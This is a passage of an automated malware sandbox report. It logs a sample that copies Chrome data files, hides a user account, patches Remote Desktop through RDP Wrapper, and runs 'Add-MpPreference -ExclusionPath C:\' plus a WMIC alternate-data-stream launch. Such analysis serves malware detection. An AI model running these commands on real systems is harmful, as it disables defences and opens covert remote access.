C:\Program Files\Microsoft DN1 \rdpwrap.ini	0	253693	3b 20 52 44 50 20 57 72 61 70 70 65 72 20 4c 69 62 72 61 72 79 20 63 6f 6e 66 69 67 75 72 61 74 69 6f 6e 0d 0a 3b 20 44 6f 20 6e 6f 74 20 6d 6f 64 69 66 79 20 77 69 74 68 6f 75 74 20 73 70 65 63 69 61 6c 20 6b 6e 6f 77 6c 65 64 67 65 0d 0a 3b 20 45 64 69 74 65 64 20 62 79 20 73 65 62 61 78 61 6b 65 72 68 74 63 0d 0a 0d 0a 5b 4d 61 69 6e 5d 0d 0a 55 70 64 61 74 65 64 3d 32 30 32 32 2d 30 32 2d 30 36 0d 0a 4c 6f 67 46 69 6c 65 3d 5c 72 64 70 77 72 61 70 2e 74 78 74 0d 0a 53 4c 50 6f 6c 69 63 79 48 6f 6f 6b 4e 54 36 30 3d 31 0d 0a 53 4c 50 6f 6c 69 63 79 48 6f 6f 6b 4e 54 36 31 3d 31 0d 0a 0d 0a 5b 53 4c 50 6f 6c 69 63 79 5d 0d 0a 54 65 72 6d 69 6e 61 6c 53 65 72 76 69 63 65 73 2d 52 65 6d 6f 74 65 43 6f 6e 6e 65 63 74 69 6f 6e 4d 61 6e 61 67 65 72 2d 41 6c	; RDP Wrapper Library configuration; Do not modify without special knowledge; Edited by se baxakerhtc[Main]Updated =2022-02- 06LogFile=\rdpwrap.txtSL Poli cyHookNT60=1SLPolicy HookNT61=1 [SLPolicy]TerminalServic es-Rem oteConnectionManager- Al	success or wait	1	2CF017A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\GmCssxF.tmp	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 fd 05 00 00 00 01 07 fd 00 00 00 00 10 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .C	success or wait	1	2CEC5C5	CopyFileW
C:\Users\user\AppData\Roaming\pBlACIg.tmp	0	87165	7b 22 62 72 6f 77 73 65 72 22 3a 7b 22 6c 61 73 74 5f 72 65 64 69 72 65 63 74 5f 6f 72 69 67 69 6e 22 3a 22 22 2c 22 73 68 6f 72 74 63 75 74 5f 6d 69 67 72 61 74 69 6f 6e 5f 76 65 72 73 69 6f 6e 22 3a 22 38 35 2e 30 2e 34 31 38 33 2e 31 32 31 22 7d 2c 22 64 61 74 61 5f 75 73 65 5f 6d 65 61 73 75 72 65 6d 65 6e 74 22 3a 7b 22 64 61 74 61 5f 75 73 65 64 22 3a 7b 22 73 65 72 76 69 63 65 73 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 2c 22 75 73 65 72 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 7d 7d 2c 22 68 61 72 64 77 61 72 65 5f 61 63 63 65 6c 65 72 61 74 69 6f 6e 5f 6d 6f 64 65 5f 70 72 65 76 69 6f 75 73 22 3a 74 72 75 65 2c 22 69 6e	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"in	success or wait	1	2CEC5D1	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\images.exe	unknown	222720	success or wait	1	2CF1E78	ReadFile
C:\ProgramData\images.exe	unknown	222720	success or wait	1	2CF1E78	ReadFile
C:\Windows\SysWOW64\user32.dll	unknown	1626536	success or wait	1	2CF1E78	ReadFile
C:\Users\user\AppData\Roaming\GmCssxF.tmp	unknown	100	success or wait	1	2F47887	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	87165	success or wait	1	2CECC2B	ReadFile
C:\Users\user\AppData\Roaming\GmCssxF.tmp	unknown	2048	success or wait	1	2F47887	ReadFile
C:\Users\user\AppData\Roaming\GmCssxF.tmp	unknown	2048	success or wait	1	2F47887	ReadFile
C:\Users\user\AppData\Roaming\GmCssxF.tmp	unknown	2048	success or wait	1	2F47887	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts	success or wait	1	2CEE605	RegCreateKeyExA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList	success or wait	1	2CEE605	RegCreateKeyExA
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Licensing Core	success or wait	1	2CF10A6	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList	GEAzbtF	dword	0	success or wait	1	2CEE620	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\L15UQINRPS	rudp	unicode	GEAzbtF	success or wait	1	2CF105E	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\L15UQINRPS	rpdp	unicode	.IJFlrh	success or wait	1	2CF105E	RegSetValueExW
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Terminal Server\Licensing Core	EnableConcurrentSessions	dword	1	success or wait	1	2CF105E	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon	AllowMultipleTSSessions	dword	1	success or wait	1	2CF105E	RegSetValueExW

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\TermService\Parameters	ServiceDll	expand unicode	%SystemRoot%\System32\termsrv.dll	%ProgramFiles%\Microsoft DN1\sqlmap.dll	success or wait	1	2CF105E	RegSetValueExW
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Terminal Server	fDenyTSConnections	dword	1	0	success or wait	1	2CF105E	RegSetValueExW

Analysis Process: powershell.exe PID: **6732**, Parent PID: **6516**

General

Target ID:	6
Start time:	12:33:22
Start date:	22/05/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell Add-MpPreference -ExclusionPath C:\
Imagebase:	0x1c0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: cmd.exe PID: **6832**, Parent PID: **3968**

General

Target ID:	7
Start time:	12:33:24
Start date:	22/05/2022

Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /c ""C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\programs.bat" "
Imagebase:	0x7ff737520000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\programs.bat	unknown	8191	success or wait	1	7FF73752F404	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\programs.bat	unknown	8191	end of file	1	7FF73752F404	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\programs.bat:start	unknown	59	success or wait	1	7FF737523977	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\programs.bat	unknown	8191	end of file	1	7FF73752F404	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\programs.bat	unknown	8191	end of file	1	7FF73752F404	ReadFile

Analysis Process: cmd.exe PID: **6840**, Parent PID: **6516**

General

Target ID:	8
Start time:	12:33:25
Start date:	22/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\cmd.exe
Imagebase:	0xc20000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\images.exe	unknown	222720	success or wait	1	326026F	ReadFile

Analysis Process: conhost.exe PID: **6848**, Parent PID: **6732**

General

Target ID:	9
Start time:	12:33:25
Start date:	22/05/2022

Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: **6860**, Parent PID: **6832**

General

Target ID:	10
Start time:	12:33:25
Start date:	22/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: **6992**, Parent PID: **6840**

General

Target ID:	12
Start time:	12:33:26
Start date:	22/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: WMIC.exe PID: **7004**, Parent PID: **6832**

General

Target ID:	13
Start time:	12:33:26
Start date:	22/05/2022
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	wmic process call create "'C:\ProgramData:ApplicationData'"
Imagebase:	0x7ff7431c0000
File size:	521728 bytes

MD5 hash:	EC80E603E0090B3AC3C1234C2BA43A0F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	38	38	4d 65 74 68 6f 64 20 65 78 65 63 75 74 69 6f 6e 20 73 75 63 63 65 73 73 66 75 6c 2e 0d 0d 0a 4f 75 74 20 50 61 72	Method execution successful.Out Par	success or wait	1	7FF7431F925F	fprintf
\Device\ConDrv	69	31	4f 75 74 20 50 61 72 61 6d 65 74 65 72 73 3a 0d 0a 69 6e 73 74 61 6e 63 65 20 6f 66 20 5f 5f	Out Parameters:instance of __	success or wait	1	7FF7431F925F	fprintf
\Device\ConDrv	84	15	0d 0a 69 6e 73 74 61 6e 63 65 20 6f 66 20 5f	instance of _	success or wait	1	7FF7431F925F	fprintf
\Device\ConDrv	138	54	0d 0a		success or wait	1	7FF7431F925F	fprintf
\Device\ConDrv	140	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF7431F91F1	fprintf

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rdpvideominiport.sys PID: **4**, Parent PID: **-1**

General

Target ID:	22
Start time:	12:33:44
Start date:	22/05/2022
Path:	C:\Windows\System32\drivers\rdpvideominiport.sys
Wow64 process (32bit):	
Commandline:	
Imagebase:	
File size:	30616 bytes
MD5 hash:	0600DF60EF88FD10663EC84709E5E245
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language
Reputation:	moderate

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{81C87465-DE07-4EFC-9D93-61E891D52FD2}	success or wait	16	FFFFF8038244EF13	NtCreateKey
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{81C87465-DE07-4EFC-9D93-61E891D52FD2}\Properties	success or wait	16	FFFFF8038244EF13	NtCreateKey

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{81C87465-DE07-4EFC-9D93-61E891D52FD2}	Class	unicode	RdpVideoMiniport	success or wait	1	FFFFF8038244EF13	NtSetValueKey
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{81C87465-DE07-4EFC-9D93-61E891D52FD2}	NoDisplayClass	unicode	1	success or wait	1	FFFFF8038244EF13	NtSetValueKey

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{81C87465-DE07-4EFC-9D93-61E891D52FD2}	NoUseClass	unicode	1	success or wait	1	FFFFF8038244EF13	NtSetValueKey
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{81C87465-DE07-4EFC-9D93-61E891D52FD2}\Properties	Security	binary	01 00 0C 90 00 00 00 00 00 00 00 00 00 00 00 14 00 00 00 02 00 30 00 02 00 00 00 00 00 14 00 00 00 00 10 01 01 00 00 00 00 00 05 14 00 00 00 00 00 14 00 00 00 00 10 01 01 00 00 00 00 00 05 12 00 00 00	success or wait	1	FFFFF8038244EF13	NtSetValueKey

Analysis Process: rdpdr.sys PID: **4**, Parent PID: **-1**

General

Target ID:	23
Start time:	12:33:44
Start date:	22/05/2022
Path:	C:\Windows\System32\drivers\rdpdr.sys
Wow64 process (32bit):	
Commandline:	
Imagebase:	
File size:	182784 bytes
MD5 hash:	52A6CC99F5934CFAE88353C47B6193E7
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{CC41EBA2-AB57-4F4E-8C3D-1BC33B1E74E3}	success or wait	1	FFFFF8038244EF13	NtCreateKey
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{CC41EBA2-AB57-4F4E-8C3D-1BC33B1E74E3}\Properties	success or wait	1	FFFFF8038244EF13	NtCreateKey
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{CC41EBA2-AB57-4F4E-8C3D-1BC33B1E74E3}	success or wait	16	FFFFF8038244EF13	NtCreateKey
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{CC41EBA2-AB57-4F4E-8C3D-1BC33B1E74E3}\Properties	success or wait	16	FFFFF8038244EF13	NtCreateKey
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{091BC97E-2352-4362-A539-10A6D8FF7596}	success or wait	1	FFFFF8038244EF13	NtCreateKey
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{091BC97E-2352-4362-A539-10A6D8FF7596}\Properties	success or wait	1	FFFFF8038244EF13	NtCreateKey

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{CC41EBA2-AB57-4F4E-8C3D-1BC33B1E74E3}	Class	unicode	RDPDR	success or wait	1	FFFFF8038244EF13	NtSetValueKey
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{CC41EBA2-AB57-4F4E-8C3D-1BC33B1E74E3}	NoDisplayClass	unicode	1	success or wait	1	FFFFF8038244EF13	NtSetValueKey
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{CC41EBA2-AB57-4F4E-8C3D-1BC33B1E74E3}	NoUseClass	unicode	1	success or wait	1	FFFFF8038244EF13	NtSetValueKey
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{CC41EBA2-AB57-4F4E-8C3D-1BC33B1E74E3}\Properties	Security	binary	01 00 0C 90 00 00 00 00 00 00 00 00 00 00 00 14 00 00 00 02 00 1C 00 01 00 00 00 00 00 14 00 00 00 00 10 01 01 00 00 00 00 00 05 14 00 00 00	success or wait	1	FFFFF8038244EF13	NtSetValueKey
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{091BC97E-2352-4362-A539-10A6D8FF7596}	Class	unicode	RDPDR	success or wait	1	FFFFF8038244EF13	NtSetValueKey

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{091BC97E-2352-4362-A539-10A6D8FF7596}	NoDisplayClass	unicode	1	success or wait	1	FFFFF8038244EF13	NtSetValueKey
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{091BC97E-2352-4362-A539-10A6D8FF7596}	NoUseClass	unicode	1	success or wait	1	FFFFF8038244EF13	NtSetValueKey
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{091BC97E-2352-4362-A539-10A6D8FF7596}\Properties	Security	binary	01 00 0C 90 00 00 00 00 00 00 00 00 00 00 00 00 14 00 00 00 02 00 1C 00 01 00 00 00 00 00 14 00 00 00 00 10 01 01 00 00 00 00 00 05 12 00 00 00	success or wait	1	FFFFF8038244EF13	NtSetValueKey

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{CC41EBA2-AB57-4F4E-8C3D-1BC33B1E74E3}\Properties	Security	binary	01 00 0C 90 00 00 00 00 00 00 00 00 00 00 00 00 14 00 00 00 02 00 1C 00 01 00 00 00 00 00 14 00 00 00 00 10 01 01 00 00 00 00 00 05 14 00 00 00	01 00 0C 90 00 00 00 00 00 00 00 00 00 00 00 00 14 00 00 00 02 00 30 00 02 00 00 00 00 00 14 00 00 00 00 10 01 01 00 00 00 00 00 05 14 00 00 00 00 00 14 00 00 00 00 10 01 01 00 00 00 00 00 05 12 00 00 00	success or wait	1	FFFFF8038244EF13	NtSetValueKey

Analysis Process: tsusbhub.sys

PID: **4**, Parent PID: **-1**

General

Target ID:	27
Start time:	12:33:45
Start date:	22/05/2022
Path:	C:\Windows\System32\drivers\tsusbhub.sys
Wow64 process (32bit):	
Commandline:	
Imagebase:	
File size:	126464 bytes
MD5 hash:	3A84A09CBC42148A0C7D00B3E82517F1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\tsusbhub\Parameters	success or wait	1	FFFFF8038244EF13	NtCreateKey
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\tsusbhub\Parameters\Wdf	success or wait	1	FFFFF8038244EF13	NtCreateKey
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\DeviceClasses\{191a5137-7c9d-43c0-a943-de4411f424f7}	success or wait	1	FFFFF8038244EF13	NtCreateKey
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\DeviceClasses\{191a5137-7c9d-43c0-a943-de4411f424f7}	success or wait	1	FFFFF8038244EF13	NtCreateKey
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\DeviceClasses\{191a5137-7c9d-43c0-a943-de4411f424f7}\##?#TS_USB_HUB_Enumerator#UMB#2&30d3618&0&TS_USB_HUB#{191a5137-7c9d-43c0-a943-de4411f424f7}	success or wait	1	FFFFF8038244EF13	NtCreateKey
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\DeviceClasses\{191a5137-7c9d-43c0-a943-de4411f424f7}\##?#TS_USB_HUB_Enumerator#UMB#2&30d3618&0&TS_USB_HUB#{191a5137-7c9d-43c0-a943-de4411f424f7}\#	success or wait	1	FFFFF8038244EF13	NtCreateKey

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\tsusbhub\Parameters\Wdf	WdfMajorVersion	dword	1	success or wait	1	FFFFF8038244EF13	NtSetValueKey

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\tsusbhub\Parameters\Wdf	WdfMinorVersion	dword	15	success or wait	1	FFFFF8038244EF13	NtSetValueKey
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\DeviceClasses\{191a5137-7c9d-43c0-a943-de4411f424f7}\##?#TS_USB_HUB_Enumerator#UMB#2&30d3618&0&TS_USB_HUB#{191a5137-7c9d-43c0-a943-de4411f424f7}	DeviceInstance	unicode	TS_USB_HUB_Enumerator\UMB\2&30d3618&0&TS_USB_HUB	success or wait	1	FFFFF8038244EF13	NtSetValueKey

Analysis Process: WmiPrvSE.exe PID: **6700**, Parent PID: **756**

General

Target ID:	30
Start time:	12:34:06
Start date:	22/05/2022
Path:	C:\Windows\System32\wbem\WmiPrvSE.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Imagebase:	0x7ff674600000
File size:	488448 bytes
MD5 hash:	A782A4ED336750D10B3CAF776AFE8E70
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: WmiPrvSE.exe PID: **6984**, Parent PID: **756**

General

Target ID:	41
Start time:	12:35:04
Start date:	22/05/2022
Path:	C:\Windows\System32\wbem\WmiPrvSE.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Imagebase:	0x7ff674600000
File size:	488448 bytes
MD5 hash:	A782A4ED336750D10B3CAF776AFE8E70
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Disassembly

No disassembly